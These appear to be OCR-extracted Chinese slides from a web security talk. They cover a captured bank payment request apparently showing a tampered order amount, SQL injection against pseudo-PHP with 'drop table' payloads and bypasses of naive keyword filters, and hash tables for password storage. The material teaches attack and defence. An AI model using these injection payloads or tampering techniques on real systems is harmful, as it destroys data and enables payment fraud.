
Internet Explorer 已阻止此网站显示有安全证书错误的内容。

http://www.wooyun.org/bugs/wooyun-2012-010561



```
POST https://netpay.cmbchina.com:443/netpayment/BaseHttp.dll?PrePayC2 HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, applica
Accept-Language: zh-CN
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: netpay.cmbchina.com
Content-length: 186
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: Cookie_NetPay=LastPayWay:NetBank; WTFPC=id=139.226.9.108-3981570896.30224024:lv=1344047165122:ss=1344047165122

BranchID=0025&CoNo=004624&BillNo=0023258720&Amount=2866.00&Date=20120804&MerchantUrl=https%3A%2F%2Fcallback.suning.com%2FNetPayment%2Fcallback%2Fpage
```

http://www.wooyun.org/bugs/wooyun-2012-010561



订 单

日 期：20120804

定单号：[illegible]

金 额：￥1.00

币 种：人民币

商 户：苏宁易付宝（400-8198-198）

- 个人银行专业版支持信用卡和一卡通，客户可自行设置支付限额。
- 如果尚未申请，请看专业版申请指南以及专业版功能介绍。

重要声明：

http://www.wooyun.org/bugs/wooyun-2012-010561

SQL Injection "DROP" 很危險？

Pseudo Code

```
$id =  $_GET[id];

$sql = "SELECT * FROM news WHERE ID = $id";
mysql_query($sql);


// PoC: news.php?id=1 ; drop table news --
```

Pseudo Code (Patch 1)

```
$id =  $_GET[id];
$id = str_replace("drop", "", $id);
$sql = "SELECT * FROM news WHERE ID = $id";
mysql_query($sql);
```

Pseudo Code (Patch 1 Bypass)

```
$id =  $_GET[id];
$id = str_replace("drop", "", $id);
$sql = "SELECT * FROM news WHERE ID = $id";
mysql_query($sql);



// PoC: news.php?id=1 ; DROP table news --
```

Pseudo Code (Patch 2)

```
$id =  $_GET[id];
$id = str_ireplace("drop", "", $id);
$sql = "SELECT * FROM news WHERE ID = $id";
mysql_query($sql);
```

Pseudo Code (Patch 2 Bypass)

```
$id =  $_GET[id];
$id = str_ireplace("drop", "", $id);
$sql = "SELECT * FROM news WHERE ID = $id";
mysql_query($sql);
```


```
// PoC: news.php?id=1 ; DRODROPP table news --
```

你懂演算法嗎？

略懂

你們一定都比我懂

演算法、密碼學屬性相剋都被死當...



登入 iCloud

Apple ID

密碼

□ 讓我保持登入

Copyright © 2013 Apple Inc. 保留一切權利。

帳號密碼會被送到 Server

帳號密碼 → Web Server → 後端語言 → 資料庫


username
password

Apache

Java

MySQL

帳號密碼會被送到 Server



帳號密碼 → Web Server → 後端語言 → 資料庫

username
password

Apache

Java

MySQL

怎麼儲存 / 處理你的帳號密碼？

Hash Table

理想	O(1)
最糟	O(N)


Hash Table

電話簿的概念

Hash Table

Table[???] = xxx

hash(???) = ?




0 1 2 3 4 5 6

Hash Table

H['username'] = 'admin'

hash('username') = 2




0 1 2 3 4 5 6

admin

Hash Table

H['password'] = 'passw'


hash('password') = 6



Hash Table

H['fooooooo'] = 'baaar'


hash('fooooooo') = 5



Hash Table

H['sleeeeep'] = 'taco'

hash('sleeeeep') = 0



0 1 2 3 4 5 6

tacp

admin


baaar

passw

Hash Table

H['beeeeeep'] = 'beee'

hash('beeeeeeep') = 2




Collision ?

Chaining

Open Addressing


Implementation of chained hash



Hash Table

H['beeeeeep'] = 'beee'

hash('beeeeeeep') = 2



